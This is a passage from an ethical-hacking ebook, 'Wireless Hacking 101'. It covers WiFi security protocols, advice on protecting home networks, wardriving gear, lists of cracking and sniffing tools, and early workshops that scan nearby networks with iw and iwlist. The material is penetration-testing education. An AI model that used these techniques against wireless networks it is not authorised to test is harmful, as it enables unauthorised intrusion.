WIRELESS HACKING 101

HOW TO HACK WIFI NETWORKS EASILY!

Includes labs with Kali Linux!

KARINA ASTUDILLO B.

CEH, CCNA WIRELESS, SCSA

Wireless Hacking 101
Karina Astudillo

Translated by Roger

“Wireless Hacking 101”
Written By Karina Astudillo

Distributed by Babelcube, Inc.
www.babelcube.com
Translated by Roger
Cover Design © 2017 Bolívar Vite

WIRELESS HACKING 101

How to hack WIFI networks easily!

By:
Karina Astudillo B.
https://www.KarinaAstudillo.com

WIRELESS HACKING 101

How to hack WIFI networks easily!

Karina Astudillo B.

https://www.KarinaAstudillo.com

Dedication

To God and my family for being my pillars of support and my sources of inspiration.

To my pal, business associate, and my friend, Christian Mendoza, for constantly reminding me what fun the world of cybersecurity is and for encouraging me to involve myself in new projects.

Foreword

Cybersecurity is a topic which went from being practically ignored by most of the population until a couple of decades ago to grabbing the headlines in the leading newspapers and to be the subject of news programs which currently have a wide international audience

But, what gave rise to this change? You do not have to be an expert to reach the conclusion that it is due to the increasing number of attacks made on the Internet for stealing personal information, penetrating residential or corporate networks, extracting confidential information, committing electronic fraud, stealing the identity of third parties, etcetera. But more than anything, it is because we are becoming increasingly dependent on technology.

I still consider myself a young person. What is more, I recall with a certain amount of nostalgia a time when I did not use cell phones and no one would die if they could not contact me. This was a time when, if you wanted to talk to a friend, you went to your friend's house to visit him or her, and the chat was through the IRC channel, which was generally used for discussion groups, not for individual chats with friends because the conventional telephone and visits in person served that purpose.

Today our cell phones are "smart" and the Internet of Things (IoT) is so prolific that now we even have teddy bears connected to the WIFI.

This dependence on technology has created a niche in the market for those who specialize in cybersecurity and in another relatively new area: offensive security.

“So, I tell you: know yourself and know your enemy, you can win a hundred battles without a single loss". Sun Tzu (2nd Century A.D.[i]).

Offensive security techniques- also called penetration or ethical hacking tests - make it possible to determine whether our networks are safe from attacks from cyber criminals by subjecting computer systems to the same tests that a cracker would do[ii], but without compromising the availability or causing damage to the information.

For this reason, the penetration tests have been converted to a service which is in high demand from organizations worldwide, and ethical hacking would not be complete if it did not include in its portfolio the option to audit the security of the wireless networks of the client.

In this book, we will be reviewing concepts and techniques for carrying out wireless hacking in an increasingly professional manner and we will also be reviewing recommendations for remediation that will help us improve the security of your home or corporate wireless networks.

The book starts from scratch and is aimed at those who want an initial insight into the interesting subject of wireless hacking.

Subjects covered:

- Introduction to WIFI Hacking
- What Wardriving involves
- Methodology of a WIFI Hack
- Wireless mapping
- Attacks on WIFI networks and clients
- How to overcome control with a MAC
- Attacks on the WEP, WPA, WPA2 protocols
- Attacks on WPS
- Creation of rogue APs
- MITM attacks on wireless clients and data capture
- Deceiving wireless clients into abusing SSL encryption
- Hijacking wireless client sessions
- Defense mechanisms

Subjects *NOT* covered:

- Windows Basics
- Linux Basics
- Concepts of networks and TCP/IP
- How to conduct the different phases of an ethical non-wireless hack
- How to use vulnerability scanning and analysis tools
- How to use Metasploit and other pentesting frameworks

Disclaimer

In the book, we will be developing workshops to enable us to check the security of our wireless networks and - in many cases - defeat the protection mechanisms.

We supply the information with the intention of enabling the reader to learn how to carry out penetration tests on wireless networks, but always with the proper authorization, that is to say, "ethical" hacking.

Checking that the AP of our neighbor is vulnerable does not give us the right to connect to it without permission: *neither the* author *nor the publisher accepts liability for abuse of the information contained in the workshops or for cases where the reader decides to go over to the dark side of the force.*

Table of contents

Chapter 1: Introduction to WIFI Hacking

What are the WIFI technologies?

The term WIFI is commonly associated with the English term Wireless Fidelity. This term was created in 2003 by the marketing agency Interbrand at the request of the organization which was then known as WECA (Wireless Ethernet Compatibility Alliance) and which is today called the WIFI Alliance[iii].

This term was used mainly when referring to the standard IEEE 802.11b[iv], but today it is used generally to refer to the local wireless area networks, also called Wireless LANs (WLANs), all belonging to the IEEE 802.11 family.

The WIFI technologies are peculiar in that they use electromagnetic waves for data communication, which is why cables are not required for connecting the end devices in the network. This flexibility in the implementation of the WLANs, together with their low cost, is what has made them so popular nowadays.

The WLANs can operate in one of two modes:

- **Ad-Hoc:** in this mode, the wireless clients are interconnected without having to depend on a concentrator or central node.

- **Infrastructure:** in the infrastructure mode the wireless clients are linked to and authenticated with a central node called an access point. This access point is usually what is known as a wireless router.

To standardize the connection between the wireless clients and the access points different authentication schemes and encryption systems, covered by standard 802.11, have been developed.

Among the authentication schemes we have:

- **Open authentication:** as its name suggests, in this authentication scheme the client only needs to know the name of the wireless network (known as SSID - Service Set Identifier) to link to the access point and to be able to transmit and receive information in the WLAN.

- **Shared key:** for successful authentication the wireless client needs to know a key to link to the WLAN. This key is general, i.e. every wireless client will use the same key to connect to a WLAN. This scheme is supported by the WEP, WPA, and WPA2 security protocols.

- **Enterprise shared key:** this scheme requires an authentication server (AAA) which stores username/password combinations which are consulted by the access point when a wireless client wants to connect to the WLAN. This scheme is supported by WPA and WPA2.

Later, we will provide detailed information on the WEP, WPA and WPA2 encryption systems.

The WEP protocol

The WEP protocol was developed at the end of the 90's as a protocol for protecting the information transmitted in wireless networks. However, little time after, serious security vulnerabilities in the implementation were found which enabled the protocol to be violated and which provided easy access to the wireless networks which it was supposed to "protect".

Because of the security breaches of WEP[v] a new protocol was designed, WPA (WIFI Protected Access), which is now specified as the WPA2 standard.

What is incredible is that despite the well-known shortcomings of WEP, there are still many wireless networks which implement it as a protocol for securing the transmitted data.

Why do WIFI networks that implement WEP still exist?

These are the most common reasons why wireless networks with WEP as a "security" protocol still exist:

- **Ignorance:** many access points and wireless routers still offer the WEP protocol as a first option; so, the home user - who lacks the technical training to determine whether it is a good option - lets him/herself be persuaded by the default values offered.

- **Negligence:** many Internet Providers (ISPs) still have old wireless modems which only support WEP, and since replacing them with new modems that support WPA/WPA2 hits their pockets, they simply do not do so, leaving the networks of their clients exposed to attacks by crackers.

What can I do to protect my network if my ISP uses WEP?

My initial response: change your ISP ;-)

If the first option is not a valid alternative for you at the time, there are a few measures you can take to protect yourself:

- Contact the technical support call center of your ISP and ask them to change the security protocol of your WLAN from WEP to WPA2.

- If they reply that this is not possible, confirm whether your present modem has a cable network port (RJ45) which gives you access to the Internet, then purchase your own wireless router and connect the WAN interface (normally it is identified by that name or as the Internet) to this port. Configure your wireless router and create a new WIFI network with the WPA2 protocol and use a complex key (of at least 14 characters, not based on words in the dictionary), and connect your devices to this WIFI, not the one was given to you by the Internet supplier. Then activate the Firewall included with your wireless router. Once you have checked that your Internet access is working well, call the technical support of the ISP again and ask them to disable the wireless network and leave only the cable network port active. If they reply that this is not feasible it will still be possible for a cybercriminal to hack your main WIFI connection to obtain free Internet, but at least it will be difficult for the attacker to gain access to your internal devices.

- Also, activate the personal Firewall included in the operating system of your personal computing devices. If the system is Windows it will already include an active Firewall, do not deactivate it. If your computer is a Linux it probably includes a firewall as Netfilter; if a separate graphics administration interface is not included, you can always download Firewall Builder or Uncomplicated Firewall (ufw and gufw packages). If your device is a tablet or smartphone there are applications which you can download for this purpose.

- Install legitimate Antivirus/Antimalware software on your systems. This software must be original as a matter of common sense. How could you put your trust in pirate antivirus? If you are on a budget there are opensource antiviruses or commercial ones that offer a free version, e.g. Avast, ClamAV, AVG, Avira, etc.

- Keep your confidential information encrypted and protected with documentary encryption[vi] and use passwords which meet complexity criteria.

- Finally, if you cannot avoid your main router using WEP, make sure that the sites you browse, where you must enter your personal information (username and password) use protocols which encrypt the connection (e.g. HTTPS with TLS) and implement digital certificates endorsed by a reliable third party (a certification authority such as Verisign, Digicert, or Wisekey, to mention just a few examples). The same applies to any application which uses, and in which you transmit, confidential information. Make sure that the sites use encrypted channels for the transmission. Thus, if an intruder succeeds in penetrating your network and capturing the data you are transmitting, it will be complicated for him to understand what he captured thanks to the encryption.

The WPA/WPA2 protocols

The letters WPA come from WIFI Protected Access. WPA is a security scheme used to protect the transmission of data in wireless networks.

The purpose of developing WPA was to correct the security errors inherent in WEP. In this sense, WPA incorporates improvements both in authentication and in encryption. Although no vulnerabilities at protocol level have been reported to date, there are schemes which enable the security of a wireless network to be breached with WPA/WPA2 under certain conditions[vii], for example by using the TKIP protocol and a feature known as WIFI Protected Setup, which is used to facilitate the automatic authentication of devices for the wireless network.

To correct these matters and improve security, version 2 of WPA, also called WPA2, was subsequently developed. In WPA2 the encryption is reinforced by incorporating the AES encryption protocol - the Advanced Encryption Standard.

Even so, if the administrator of the wireless network uses a pre-shared key system, it is feasible to execute a brute force password dictionary-based attack, or a hybrid attack, on the target network. Of course, the success of the attack and the time taken to execute the hack will depend on the length of the password and on if it is based on complexity criteria.

In my experience, I have had cases where finding the password has taken a matter of minutes, and others where it has taken several hours or even days. Since an ethical hacker has a limited time and must stick to a schedule (unlike a cracker, who has all the time in the world), there have also been occasions when I have had to give up.

If it takes me more than 10 days to execute the attack and I do not obtain the password, I end the wardriving phase, unless the client has explicitly requested more time for this phase.

What does Wardriving involve?

The term wardriving is derived from its predecessor wardialing but is applied to wireless networks. The hacker starts a wireless war from near the target, normally from a parked car with a laptop and a signal amplifier antenna.

The aim is to detect the presence of wireless networks belonging to the client and identify vulnerabilities that enable the hacker to penetrate them.

Illustration 1 - Wardriving equipment

The signal amplifier antenna may be constructed using tools as simple as the classic potato chip can also called a "cantenna" - by combining the words "can" (container) and "antenna".

Of course, if we do not happen to be expert welders we can always buy professional amplifier antennas.

It is common practice among wardriving enthusiasts to use GPS devices to record on a map the coordinates of the wireless networks found, then return to a specific point, or to use them for statistical purposes. The most

popular website that enables these findings to be recorded is Wigle (**https://www.wigle.net**).

Illustration 2 - Cantenna

Hardware required

To execute a wireless hack, you require:

- A computer device with wireless capacity (laptop, tablet, smartphone).
- Wireless network card with drivers compatible with the operating system of your device.
- Software for WIFI hacking compatible with your operating system.

Note:

- If the target wireless network is in short distance from our location and the strength of the signal is good, an integrated WIFI card is enough. Otherwise, we will have to buy a new card which can be connected to the signal amplifier antenna.

Personally, I prefer Linux as the operating system for conducting penetration tests of any kind. Kali Linux (formerly Backtrack) and Backbox Linux are my favorite cybersecurity distributions. Nevertheless, this does not prevent us from executing a wireless hack from Windows or another operating system whenever we use the appropriate hardware and software. The Wifislax suite is worth a special mention because it is dedicated to WIFI hacking.

Laptop, Tablet or Smartphone?

The device we use to execute our wireless hack will depend on the case. Laptops enable us to connect higher power or signal amplifier antennas, but when we must cover long distances at sites such as a shopping center or public highway, this normally attracts the attention of the security staff and even the criminals. In these cases, a tablet or even a smartphone may, therefore, do the job more efficiently.

The disadvantage of using a tablet or a smartphone is the low output of the antennas integrated into these devices and the difficulty of improving this output. However, there are one or two tips that can help us do this, such as the old trick of cutting open a curved aluminum tin and placing the device inside it to amplify the reception, or by buying a special case to amplify the reception of the signal.

Another matter which must be resolved is the fact that the wardriving applications for smartphones and tablets normally require the device to be "rooted". This involves carrying out many steps - which normally include modifying the factory operating system that comes with the device - so that administrator privileges can be granted to us (root).

One device which has recently made an appearance in the world of wardriving is the Raspberry Pi, due to its low cost and the ease with which components can be added and various operating systems installed. There are, in fact, e-commerce sites which offer versions that are Raspberry Pi ready, with cards and antennas for wardriving and with Kali Linux pre-installed

Some popular mobile applications for WIFI analysis are:

- WIFI Analyzer, for Android.
- NetHunter, the mobile version of Kali Linux.

Network cards

The network card we use will be vital for successfully executing a wardriving, which is why it is important to consider the following points:

- **Type of wireless technology supported** (802.11a, 802.11b/g, 802.11n, etc.). We must make sure that the technology of our network adapter is compatible with the WIFI networks we are going to audit.

- **Managers compatible** with the operating system of our device enabling the card to be placed in monitor mode.

- **Port** which enables the network card to be connected to an external signal amplifier antenna.

Here are some popular wireless card brands: Alfa Networks, Belkin, TP-Link, Panda, among others.

Illustration 3 - Alfa AWUS036H antenna

Signal amplifier antennas

As its name suggests, this type of antennas enables a weak signal from a remote wireless network to be improved. if we require a signal amplifier antenna, the simplest option is to purchase it from our local electronic product shop (E.g.: RadioShack) or from an online shop (E.g.: Mercado Libre, Best Buy, Walmart, etc.).

There are important points which we must consider before purchasing an amplifier antenna:

- **Type of connector** compatible with our external wireless card, or whether there is a WIFI card in the package.

- Whether it includes an **extension cable** that is sufficiently long for the best antenna location yet is still sufficiently convenience to be able to maneuver our device.

- **A price that suits your pocket.** Depending on the manufacturer and accessories, the prices may vary from a modest $40 to several hundreds of dollars.

We can see in Illustration 4 an amplifier antenna connected via a coaxial connector to an external wireless card, which in turn is connected to a USB extension cable. An important extra that should be highlighted is the tripod, which is essential for creating stability for proper positioning of the antenna.

On the other hand, we see in illustration 5 a signal amplifier which is sold separately and requires that you have a wireless card compatible with the coaxial connector provided.

Illustration 4 - Cantenna with WiFi USB card and extension cable

Software required

The applications that enable routers or wireless access points to be detected and detailed information to be collected on the same, such as: name of the network (SSID), physical address (BSSID), authentication and encryption protocol (OPEN, WEP, WPA/WPA2), signal strength, etc., are called **stumblers**.

The software, which also enables the packets to be transmitted in the networks (not only wireless), comprises what is called sensors or **sniffers**.

Illustration 5 - Signal amplifier with coaxial connector

WIFI hacking software for Windows

Although Windows is not the platform preferred by hackers, it must be admitted that it is the most popular operating system as far as office equipment is concerned. And this popularity has been achieved mainly because it is easy to use, and it goes without saying that executing and using an application in Windows merely requires the user to click with the mouse in most cases.

This contrasts with the WIFI hacking tools for Linux, which are normally executed from the command-line interface. When the auditor is an expert on Linux this would not be a concern, but for newbies, it could lead to errors, followed by frustration.

For this reason, we consider it important to include a section on WIFI hacking tools for Windows.

Some stumblers for Windows include:

- Vistumbler, user-friendly, opensource application, and therefore free of charge.

- NetStumbler, also known as Network Stumbler, which is free of charge and easy to use.




Illustration 6 - Vistumbler in action

Examples of sniffers:

- CommView for WiFi is a professional analyzer (stumbler and sniffer combined) developed by Tamos Software as commercial software.

- Acrylic WIFI Professional, a suite developed by Tarlogic Security SL, which adds drivers to Windows enabling packets to be injected into compatible network cards.

- Wireshark, which is the new version of the classic Ethereal and it is free software. It has a user-friendly graphic interface and is available both for Windows and Linux. A point worth mentioning with Wireshark is that there are extensive tutorials available on the project web page.

In addition, the opensource suite for wireless hacking, aircrack-ng, has been ported to Windows.

Important note: Although in theory, we can use aircrack in Windows to hack WIFI networks, in practice it is not possible to do so if we do not have **drivers which enable our wireless card to be placed in monitor mode,** and for that matter, if we do not have the capacity to inject packets into the network.

A popular wireless adapter which enables packets to be captured and injected into Windows is **AirPcap**, developed by Riverbed and available in different models according to the supported 802.11 protocols, the price of which ranges from approximately $300 to $2000.




Illustration 7 - Capture of Wireshark Screen




Illustration 8 - Capture of CommView Screen for WiFi

Therefore, if the reader wants to execute in Windows the workshops involving the aircrack-ng suite, he or she must invest in cards such as AirPcap or purchase tools which provide packet injecting drivers such as Acrylic Professional (cost of the license around USD $40).

In view of the above, and because it is possible to inject packets into Linux with a wide range of integrated and external low-cost wireless cards, we have decided to limit the workshops in Windows to those which do not need placing the card in monitor mode; in all other modes we will be using Linux as the main platform.

WIFI hacking software for Linux

Linux is a stable, scalable, high-performance operating system, in addition to being free software. All this - plus the addition of user-friendly graphics interfaces - has enabled Linux to cross the barrier of being classified as a system for servers and exclusively for the corporate use and emerging as one of the favorite office systems worldwide.

Because it is free software thousands of developers have contributed to creating different variants - called distributions or distros - which include additional software which serves specific purposes, while always preserving the core part which makes Linux what it is. This central part or common software is called the nucleus or kernel.

Examples of known distributions include Ubuntu, Fedora, SuSe, Mandriva, Mint, CentOS, etc.

And of course, the needs of the consultants, engineers and all the other Data Security enthusiasts led to the creation of specialist hacking distributions such as Kali Linux, Backbox, Wifislax, Samurai Linux, Knoppix, among others.

KISMET

Kismet is a popular sniffer which is normally included with the various Linux Data Security distros.

To execute Kismet all you have to do is enter the name of the application (in lower case) in a terminal window. Since we need to access the wireless card and change its configuration, we will have to do this with administrative privileges (directly as the root user, or by using sudo). E.g.: # kismet.

AIRCRACK-NG

The aircrack-ng suite is a set of applications executables from the command-line interface (CLI) of Linux, which together allow the detection of wireless networks, the capture of transmitted data packets and the executing of password attacks.

Since we require administrative privileges we will also have to execute these commands as the root user or another user with a role which enables us to handle our wireless cards.

In the following illustration, we can see the result of executing the airodump-ng command, which detects access points or nearby wireless routers and captures the data packets transmitted by the same.




Illustration 9 - Screen capture of the airodump-ng command of the Aircrack suite

In subsequent chapters, we shall see in detail how to use these and other WIFI hacking tools.

Software for executing password attacks

Depending on the type of security protocol used in the target wireless network, it is possible that we may need to execute a password attack.

Although there is a wide variety of software for executing password attacks, the following are specialized tools which are outstanding in their effectiveness:

- **Aircrack-ng**, the popular command suite for WIFI available in Windows and Linux. It is executed from a CMD command-line.

- **Crunch**, a command which comes with Kali Linux. It enables customized dictionaries to be generated and then used in a password attack.

- **Ophcrack**, available for both Windows and Linux. It uses a rainbow-table based technology, which makes it a quick tool when used with the appropriate dictionary.

- **Cain&Abel**, a cracking, and also a sniffing tool for Windows only, quite popular.

- **Wifite**, cracking tool for WEP/WPA/WPA2, which comes with Kali Linux.

- **Hydra**, excellent tool for password cracking, developed by the good friends of The Hackers Choice, better known as THC. Although it was initially developed solely for Linux, it has been successfully extended to Windows.

Useful resources

- **Article:** Alternative to Airpcap - Emulation of Airpcap cards with Acrylic. (2017). Acrylic WIFI. retrieved in 2017, from **https://www.acrylicwifi.com/blog/tarjetas-wifi-usb-alternativas-a-airpcap/**.

- **Website:** Wardriving.com. retrieved in 2016, from **http://www.wardriving.com**.

- **Website:** Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution. (2016). Retrieved from **https://www.kali.org**.

- **Paper:** Rahul Pal, Randheer Kr. Das & R. Raj Anand. (2014). Rooting of Android Devices and Customized Firmware Installation and its Calibre. *International Journal of Scientific Engineering and Technology. Volume No.3 Issue No.5, pp: 553-556*. retrieved from **http://ijset.com/ijset/publication/v3s5/IJSET_2014_522.pdf**.

- **Paper:** Justin Phelps. (2012). How to Set Up a Wireless Router. retrieved from **http://www.pcworld.com/article/249185/how_to_set_up_a_wireless_router.html**.

Chapter 2: Sharpening the knife

Methodology of a WIFI Hack

To carry out penetration tests both the hackers and the crackers follow a set of similar steps collectively known as the "Hacking Circle".




Illustration 10 - The Hacking Circle

A wireless hack is not so different from regular pentesting, thus the macro steps to follow are:

1. Wireless reconnaissance or mapping of the target network
2. Gaining access to the wireless network
3. Maintaining access to the network to identify new targets (back to the first phase of the hacking circle)

PHASE 1: WIRELESS SURVEYING OR MAPPING

During this phase, the hacker uses his favorite wardriving device equipped with the required hardware and software detector (stumbler) to identify the wireless networks present in the area.

Once the WLANs have been identified the hacker proceeds to select and determine the type of authentication, encryption and the cipher used by the WLAN in question.

This information will be used by the hacker to select the type of attack he will execute to gain access to the WLAN in the next step.

PHASE 2: GAINING ACCESS TO THE WIRELESS NETWORK

Depending on the information collected in the previous phase, the hacker will select the type of attack to be executed to gain access to the target wireless network. The attack may be: on the encryption protocol, the authentication system, a wireless client, a combination of the above, etc.

PHASE 3: MAINTAINING ACCESS TO THE WIRELESS NETWORK

During this phase, and if the previous phase has been successful, the hacker can already connect to the target wireless network; his next move will, therefore, be to conduct a reconnaissance of the equipment and networks connected to the WLAN to identify new targets and try to penetrate the LAN of the victim. This brings us back to the reconnaissance and the remaining phases of the Hacking Circle.

Wireless Mapping

We will now see how to carry out wireless mapping in Windows, Linux, and Android with the aid of popular stumblers.

To do this it is important to explain a couple of things. All wireless mapping starts with a scan, the purpose of this being to find wireless networks (WLANs) to which a client may be connected.

This scanning may be carried out in two ways:

- Active Scanning
- Passive Scanning

The scanning is active when the wireless client transmits a probe request[viii] to find an AP and waits to receive a reply.

On the other hand, the scanning is considered passive[ix] when the client listens to a channel for a certain amount of time, which involves "listening" to special frames called beacons[x] during this time.

For this reason, an AP transmits beacons with information from each of its WLANs periodically so that the wireless clients become aware of the presence of one WLAN, then links to it.

Having said this, there are advantages and disadvantages of carrying out a passive scan versus an active scan.

In a passive scan, the wireless client discovers WLANs without the need to reveal his or her presence to an AP. However, if the client listens to a channel for only a very short time it could miss the presence of a beacon and fail to detect a WLAN.

On the contrary, the client interacts during an active scan by sending frames of the probe request type, revealing its presence to any APs listening in a channel. The latter inconvenience could easily be avoided by hiding the true MAC of the network adapter, which is quite simple, as we shall see later in one of the workshops.

The aircrack-ng suite

The aircrack-ng suite (**http://aircrack-ng.org/**) is a set of opensource tools which enable tasks to be performed such as scanning, mapping, frame capture (sniffing), packet injection and password cracking, in wireless networks.

Although it was initially developed for Linux, it is also available on other platforms such as MacOS and Windows.

Because of its many features, it is usually pre-installed in all the Linux Cybersecurity distros, including Kali.

Here briefly are the most commonly used commands of the aircrack-ng suite:

- airmon-ng: used to enable the monitor mode in a wireless network adapter
- aireplay-ng: used to inject packets into a WLAN.
- airodump-ng: used to execute packet capture in a WLAN.
- aircrack-ng: its purpose is to carry out key cracking of the protocols WEP and WPA/WPA2.

We will be using this suite and its commands later in many of the workshops, so it is worth the reader taking a few minutes to review the project wiki by visiting **http://aircrack-ng.org/doku.php**.

Workshop: Passive scanning with Linux

Resources:

1. **Hacker station:** Computer with Linux operating system (in this example we use Ubuntu).
2. **Software:** aircrack-ng suite and wireless-tools.
3. **Hardware:** Wireless network card compatible with Linux and with the aircrack-ng suite.[xi]

Notes:

- If the aircrack-ng suite is not preinstalled in your version of Linux you can install it from a repository or by compiling the source code downloaded from the project page at **https://www.aircrack-ng.org/**.

- Most of the commands used in this workshop require root privileges. You can change your user role to root with the *su* command, or you can prefix the commands with *sudo*.

Steps to follow:

1. We shall start by checking the name of the wireless card, for which we will use the command: ifconfig.




Illustration 11 - Example of output from the command ifconfig in Linux

1. We will have to find the name of the wireless adapter (normally called wlanX, where X is the number of the adapter: 0 if it is the first, 1 if it is the second and so on).
2. Once the adapter is identified we will use the command iwconfig to see the parameters of the interface, e.g. iwconfig wlan0.




Illustration 12 - Example of output from the command iwconfig in Linux

1. If the card enables us to change the transmission power we could do so by using the txpower option. This parameter is in dBm. If the power value is in Watts, the conversion formula is P (dbm) = 30 + 10xlog(W). E.g.: sudo iwconfig wlan0 txpower 60. To make this possible the interface must be up.

1. We will then use the iw command to execute passive scanning of the nearby wireless networks.

Syntax: iw dev *adapter wifi_adapter_name* scan passive | grep SSID
E.g.: iw dev wlan0 scan passive | grep SSID

1. The following figure shows a possible result.




Illustration 13 – A possible result of passive scanning with the iw command

Workshop: Active scanning with Linux

Resources:

1. **Hacker station:** Computer with Linux operating system (in this workshop we use Ubuntu).
2. **Software:** Aircrack suite and wireless-tools.
3. **Hardware:** Wireless network card compatible with Linux and with the Aircrack-ng suite.

Steps to follow:

1. Identify your wireless network card.
2. Now use the iwlist command to execute active scanning of the nearby wireless networks.

Syntax: iwlist *adapter wifi_adapter_name* scan | grep SSID
E.g.: iwlist wlan0 scan | grep SSID

1. Figure 14 shows a possible result.

